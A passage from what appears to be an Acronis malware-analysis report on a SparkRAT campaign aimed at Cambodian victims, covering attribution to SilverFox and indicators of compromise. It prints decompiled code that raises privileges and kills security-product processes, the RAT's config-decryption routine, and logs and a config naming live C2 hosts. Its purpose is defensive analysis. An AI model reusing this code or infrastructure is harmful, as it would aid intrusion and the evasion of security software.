strcpy(&a14 + 4, "v");
strcpy(&a14 + 6, "i");
a15 = 0x6500670065006C164; // SeDebugPrivilege
LOWORD(a16) = 0;
v33 = *a14;
}

if ( byte_14000A8F8 != 2 )
{
    if ( !_InterlockedCompareExchange8(&byte_14000A8F8, 1, 0) )
    {
        sub_1400062D5();
        strcpy(&a12, "LookupPrivilegeValueW");
        v91 = *a12;
        *(&a5 + 6) = 0x5765756C615665164;
        sub_140005B56(&a12, qword_14000A900, &v91, 22, 0);
        if ( a12 != -1 )
            goto LABEL_229;
        qword_14000A8F0 = a13;
        byte_14000A8F8 = 2;
        v34 = (a13)(0i64, &STACK(0x4998), &retaddr);
    }
    LABEL_19:
    if ( v34 )
    {
        LODWORD(v90) = 1;
        *(&v90 + 4) = retaddr;
        HIWORD(v90) = 2;
        v35 = v88;
        if ( byte_14000A8E8 != 2 )
        {
            if ( !_InterlockedCompareExchange8(&byte_14000A8E8, 1, 0) )
            {
                sub_1400062D5();
                strcpy(&a12, "AdjustTokenPrivileges");
                v91 = *a12;
                *(&a5 + 6) = 0x73657656C6976164;
                sub_140005B56(&a12, qword_14000A900, &v91, 22, 0);
                if ( a12 != -1 )
                    goto LABEL_229;
                qword_14000A8E0 = a13;
                byte_14000A8E8 = 2;
                (a13)(v35, 0i64, &v90, 0i64, 0i64, 0i64);
                goto LABEL_22;
            }
            while ( byte_14000A8E8 != 2 )
                _mm_pause();
        }
        qword_14000A8E0(v88, 0i64, &v90, 0i64, 0i64, 0i64);
    }
    LABEL_22:
    v36 = v88;
    sub_14000658C();
    qword_14000A910(v36);
}

```

Enabling SeDebugPrivilege

```

LABEL_23:
qmemcpy(&a13, "exe", 3);
strcpy(&a12, "360Tray");
retaddr = 0x2E79617254303633164;
HIBYTE(retaddr) = HIBYTE(a12);
*v90 = &retaddr;
*(&v90 + 1) = 11i64;
LODWORD(v88) = CheckAndTerminateProcess(&retaddr, 11i64);
if ( v88 )
{
    if ( byte_14000900E != 2 )
    {
        if ( !_InterlockedCompareExchange8(&byte_14000900E, 1, 0) )
        {
            while ( byte_14000900E != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(&a12, "ring3k", 6);
            word_14000900C = 27443;
            dword_140009008 = 1735289202;
            byte_14000900E = 2;
        }
    }
    if ( byte_140009016 != 2 )
    {
        if ( !_InterlockedCompareExchange8(&byte_140009016, 1, 0) )
        {
            while ( byte_140009016 != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(&a12, "killed", 6);
            word_140009014 = 25701;
            dword_140009010 = 1819044203;
            byte_140009016 = 2;
        }
    }
}

{
    sub_14000611E();
    strcpy(v67, "OpenProcess");
    strcpy(&v63, "OpenProcess");
    sub_140005B56(v67, qword_14000A980, &v63, 12i64, 0);
    if ( *v67 != -1 )
        goto LABEL_105;
    qword_14000A920 = *v67[8];
    byte_14000A928 = 2;
}
v52 = qword_14000A920(1i64, 0i64, v51);
if ( (v52 - 1) <= 0xFFFFFFFFFFFFFFFFDu164 )
{
    if ( byte_14000A978 != 2 )
    {
        if ( !_InterlockedCompareExchange8(&byte_14000A978, 1, 0) )
        {
            while ( byte_14000A978 != 2 )
                _mm_pause();
        }
        else
        {
            sub_14000611E();
            strcpy(v67, "TerminateProcess");
            v63 = *v67;
            LOBYTE(v64) = 0;
            sub_140005B56(v67, qword_14000A980, &v63, 17i64, 0);
            if ( *v67 != -1 )
                goto LABEL_105;
            qword_14000A970 = *v67[8];
            byte_14000A978 = 2;
        }
    }
}

```

User mode security processes termination

Payload Analysis: d7zzQhzRglBv.es - SparkRAT deployment

The payload recovered from d7zzQhzRglBv.es is injected into ctfmon.exe. The primary routine is to reflectively load an embedded PE payload into memory.

Upon recovering the embedded PE payload, we identified it as SparkRAT. [SparkRAT](#) is an open-source, cross-platform remote access trojan written in Go and developed by XZB-1248. The project was publicly released in 2022.

```
INFO] 2026/07/31 03:02 Search: Initializing file search system...
INFO] 2026/07/31 03:02 Read startup time: 2026-07-30 08:01:55
INFO] 2026/07/31 18:02:13 [Init] Client starting...
INFO] 2026/07/31 18:02:13 [Init] Decrypting config...
INFO] 2026/07/31 18:02:13 [Init] Config loaded, server: sx.nuihuw.com:443
INFO] 2026/07/31 18:02:13 [Main] Starting main loop...
INFO] 2026/07/31 18:02:13 [Main] Waiting for physical network gate before startup time resync...
INFO] 2026/07/31 18:02:13 [Cleanup] Zip cleanup task started
INFO] 2026/07/31 18:02:13 Search Manager: Using SQLite backend
INFO] 2026/07/31 18:02:13 Search Manager: Initializing...
INFO] 2026/07/31 18:02:13 Search Manager: Using Fallback indexer (walk) for C:\
INFO] 2026/07/31 18:02:13 Search Manager: Using Fallback indexer (walk) for D:\
INFO] 2026/07/31 18:02:13 Search Manager: Initialization complete
INFO] 2026/07/31 18:02:13 Fallback Indexer: Initializing for C:...
INFO] 2026/07/31 18:02:13 Fallback Indexer: Initializing for D:...
INFO] 2026/07/31 18:02:13 Fallback Indexer: Building index by walking D:...
INFO] 2026/07/31 18:02:13 Fallback Indexer: Building index by walking C:...
INFO] 2026/07/31 18:02:13 [Main] Running Windows startup time resync before core.Start()...
WARN] 2026/07/31 18:02:13 [Startup] w32tm /resync failed, continue to connect loop: exit status 0x80070426 output=The following error occurred: The service has not been started. (0x80070426)
INFO] 2026/07/31 18:02:13 [Core] Calling core.Start()...
INFO] 2026/07/31 18:02:13 [Core] Start() entered, entering main reconnection loop
INFO] 2026/07/31 18:02:13 [Core] Connecting to server 1/2: wss://sx.nuihuw.com:443
INFO] 2026/07/31 18:02:13 [Connect] WebSocket URL: wss://sx.nuihuw.com:443/ws
INFO] 2026/07/31 18:02:14 Fallback Indexer: Built index for D: in 1.9157343s, files=993
INFO] 2026/07/31 18:02:14 Search Manager: Indexer ready for D:\
INFO] 2026/07/31 18:02:14 Fallback Indexer: Next rebuild for D: in 1h18m0s
INFO] 2026/07/31 18:02:14 Search: File search system ready
INFO] 2026/07/31 18:02:15 [NetRoute] selected direct
INFO] 2026/07/31 18:02:16 [Connect] WebSocket dialed successfully
```

SparkRAT console output

It decrypts its embedded configuration using AES-CTR. After decryption, it verifies the integrity of the recovered data by comparing a stored MD5 value with the MD5 hash of the decrypted configuration.

```
if ( a2 <= 16 )
    return 0LL;
v9 = crypto_aes_NewCipher(a4, a5, a6, a4, a5, a6, a7, a8, a9);
if ( v14 )
    return 0LL;
v34 = crypto_cipher_NewCTR(v9, a5, a1, 16, a3, v10, v11, v12, v13, v25, v28, v31);
v35 = a2 - 16;
v36 = runtime_makeslice(&uint8, a2 - 16, a2 - 16, 16, a3, v15, v16, v17, v18, v26, v29, v32);
(*(v34 + 24))(a5, v36, v35, v35, a1 + 16, v35, a3 - 16);
MD5 = dmo_utils_GetMD5(v36, v35, v35, v35, a1 + 16, v19, v20, v21, v22, v27, v30, v33);
if ( a2 == 32 && runtime_memequal(MD5, a1, 16LL) )
    return v36;
else
    return 0LL;
}
```

Config decryption algorithm

Once validated, the configuration is loaded into memory and used for subsequent operations. The decrypted configuration reveals the primary C2 server (sx.nuihuw.com), which communicates over port 443, a unique client identifier (UUID), and a 256-bit cryptographic key used during communication. It also contains a note field with the Unicode value \u9ed8\u8ba4, which translates to the Chinese characters "默认", meaning "Default". Additionally, the configuration specifies a backup C2 server, nuihuw.top, allowing the malware to continue communicating if the primary server becomes unavailable.

```
{ "secure": true, "host": "sx.nuihuw.com", "port": 443, "path": "/", "uuid":  
"678ac9f8901e3534847cced6edde5aee", "key":  
"702cc5c2c412a708a4663028b0d5997012d780a3a11887e7c6d0627ddc177a1b", "note":  
"\u9ed8\u8ba4", "backups": [ { "host": "nuihuw.top", "port": 443, "path": "/", "secure": true } ] }
```

Attribution

The activity shares several operational characteristics with campaigns previously reported under SilverFox including DLL sideloading through a signed application, multi-stage payload delivery, persistence through Windows services and scheduled tasks, Microsoft Defender exclusions, process injection, and the use of a vulnerable driver to terminate security-product processes. The apparent targeting is also consistent with previously reported activity affecting victims in Southeast Asia, including Cambodia. References to zam64 and BootRepair.sys provide additional overlap with earlier SilverFox research by [Cato Networks](#) and [Check Point Research](#), although neither driver was deployed in the analyzed sample; only ardrv.sys was confirmed in use.

These similarities are useful for clustering, but they are not enough to attribute the campaign directly to SilverFox. The techniques are not unique to one threat actor, and the current investigation did not identify shared infrastructure, a unique campaign marker, function-level code reuse, matching certificates, or another actor-specific link. The campaign also deploys SparkRAT rather than the ValleyRAT/Winos payload more commonly associated with publicly documented SilverFox activity. This difference does not rule out a relationship, since operators can change payloads, but it removes one of the stronger links used in previous attributions.

The SparkRAT configuration contains a Chinese-language value, and the malware targets several security products commonly used in Chinese-speaking environments. These characteristics are compatible with a Chinese-language development or deployment environment, but they do not independently establish the operators' nationality or geographic location, which is the current challenge related to the attribution.

The observed characteristics may also reflect reused tooling or configuration tailored to the intended victim environment. We therefore track the activity as an unattributed cluster with possible Chinese-language development or deployment links and operational similarities to the broader SilverFox ecosystem. This assessment remains low confidence and may change if additional code, infrastructure, victimology, or other attributional evidence is identified.

Conclusion


The analyzed campaign uses a multi-stage execution chain with each component handling a specific part of the attack. An Inno Setup package creates a hidden staging directory, launches a signed Tencent executable, and relies on DLL sideloading to start the malicious loader. The loader then extracts encrypted stages from several PNG-formatted files and moves execution into `vssvc.exe`, `ctfmon.exe`, and `svchost.exe`.

Persistence and defense impairment are built into multiple stages. The malware creates both a service and a scheduled task named `TaskHandler`, monitors `vssvc.exe` so it can repeat the injection after a restart, attempts to patch AMSI and ETW, adds Microsoft Defender exclusions, and terminates selected security-product processes using a BYOVD technique by deploying `ardrv.sys` in kernel mode, and alternatively uses the `TerminateProcess` API in user mode.

The final embedded PE is identified as `SparkRAT` and was observed communicating with `sx[.]nuihuw[.]com` over port 443, with `nuihuw[.]top:443` serving as a backup endpoint. Although the campaign shares several techniques with publicly reported SilverFox activity, the available evidence does not support direct attribution. No shared infrastructure, unique campaign marker, or confirmed code-level relationship with a known SilverFox sample has been identified. The activity is therefore tracked as an unattributed cluster with possible Chinese-language development or deployment links, assessed with low confidence.

Detection by Acronis

This threat has been detected and blocked by Acronis EDR/XDR:



Detection by Acronis EDR / XDR

Indicators of Compromise (IOCs)

Analyzed sample:

Cambodian_Government_Notice_on_COVID_19_Prevention_and_Control_July.z
f7b9ab6c6d46b9b82c9c5a4deebf2f77ef1cbfffe2bf11c5c412f9f4f416d9ab

Cambodian Government Notice on COVID-19 Prevention and Control (July 7).docx.exe
0a050e1d5338b936037f0928039c26893a553c3170b16b82bf75a9113b34a52f

ardrv.sys
7504887e1e195ad585cffa5b6a5034161a7cc49f351123d60def79302bdb8326

WfoY.qf
7ef1757e773270f5f0799797861290097a202dc1fe7a1eab13373d8a132da0d0

56360VK1ES8.yvap
0f0f06669c4bf4d222384b23766b93fb2f8a370047af50a8d5009564959f6171

BssBfeFFoA3A.nz
603247ade94f89f46d781b707fad7a73f959a7ea6553e1447753e52a2ea4b694

cnV.rb
14eae85f027a94dbd1814f0925c5ec541ba8dfe6a850ab4004cfc95d67a1516d

d7zzQhzRglBv.es

61a061293a2d872267a08ff66e57d3e01113fd0a395be6661960e69d15a7cca3

C2 Server

sx.nuihuw.com:443

Backup C2 Server

nuihuw.top:443

Other discovered archives:

- 91ddd3c7a02138fc033a3337245a6adc9f8a5aeb4953f07e689c119b40d7dfaa
- d0c13e5b3c097143129e6d2bfc698570f3f2c0325cc2b0a1dacbacbf87f25330
- d8b0b96a9afd7a81807e225ae9979438ecf53a02c87995dac31723308d05722c
- dd12a110462803cc2f930b6f53920c391e1e50424dfb64e084649d7124ff8d82
- dedd917feb42d18a3d0b927d4bcfadd5248a7291a76ad43d502087b5c23c7b89
- fc664ae8c0efe751bb05bca24d5ff0f9295bd85d4e70d1f64f687c8b17002ca7
- 03d763330b711c6c933883e6cc9e11b8ba2eac3845b01798beddaef998b2c017
- 2b676d28b2fdcc062ae6a3c1dd590001c9f80a417a510cc2ebbf25c33cc020a
- 2e5e5f7590bd34fd6883cc488243f24d536a0b9f27f63c64420052471c58ecaf
- 37c463e9d3e629e29699bf65279b9996dd5efb88921d57d2892fc33ef6efec25
- 4088200eb4e87a335ab600f14c22d8f7305f8a2a7e58e825e789f69ba2bf1f93
- 49a53cd161508c5fd690575b013f1b484db77ee94a4adf2bbd52e08418097f0f
- 541fedb12cd4fa6a21be87c244f3ef09b7ab8e6e3031fd090f4848989854deca
- 54f3e991b892f61dfa67143d319a6a0fedf19a9c9f9bef2cba72becebfad2b2c
- 5512d1e7545adf6af071698cd3d0124e2044bb670eef761179a2d14ad2bbda5a
- 635c9ccbc247c655971f8c7efb05e7418707614b1b2baa9c07cada7ece75ea6
- 6adb46283b92308d57b32cd5c442f6b7852b960235265d97b2f6b4ea7b4635d3
- 6c1c3e7b3ba87781f34c047b28418f7745a9c3ad45eb9a7ec00da8a9893e6bd7
- 8009e75fcb20fb1faa0f13f4d4f1cd3d5eff2ed025e0f81a1da9ea31d93e0dee
- 8b39e5b5ab169ba07eec0d9c421d07ae96df4a16cc2f93f4ca0d521bdb3164bb

© 2003–2026 Acronis International GmbH.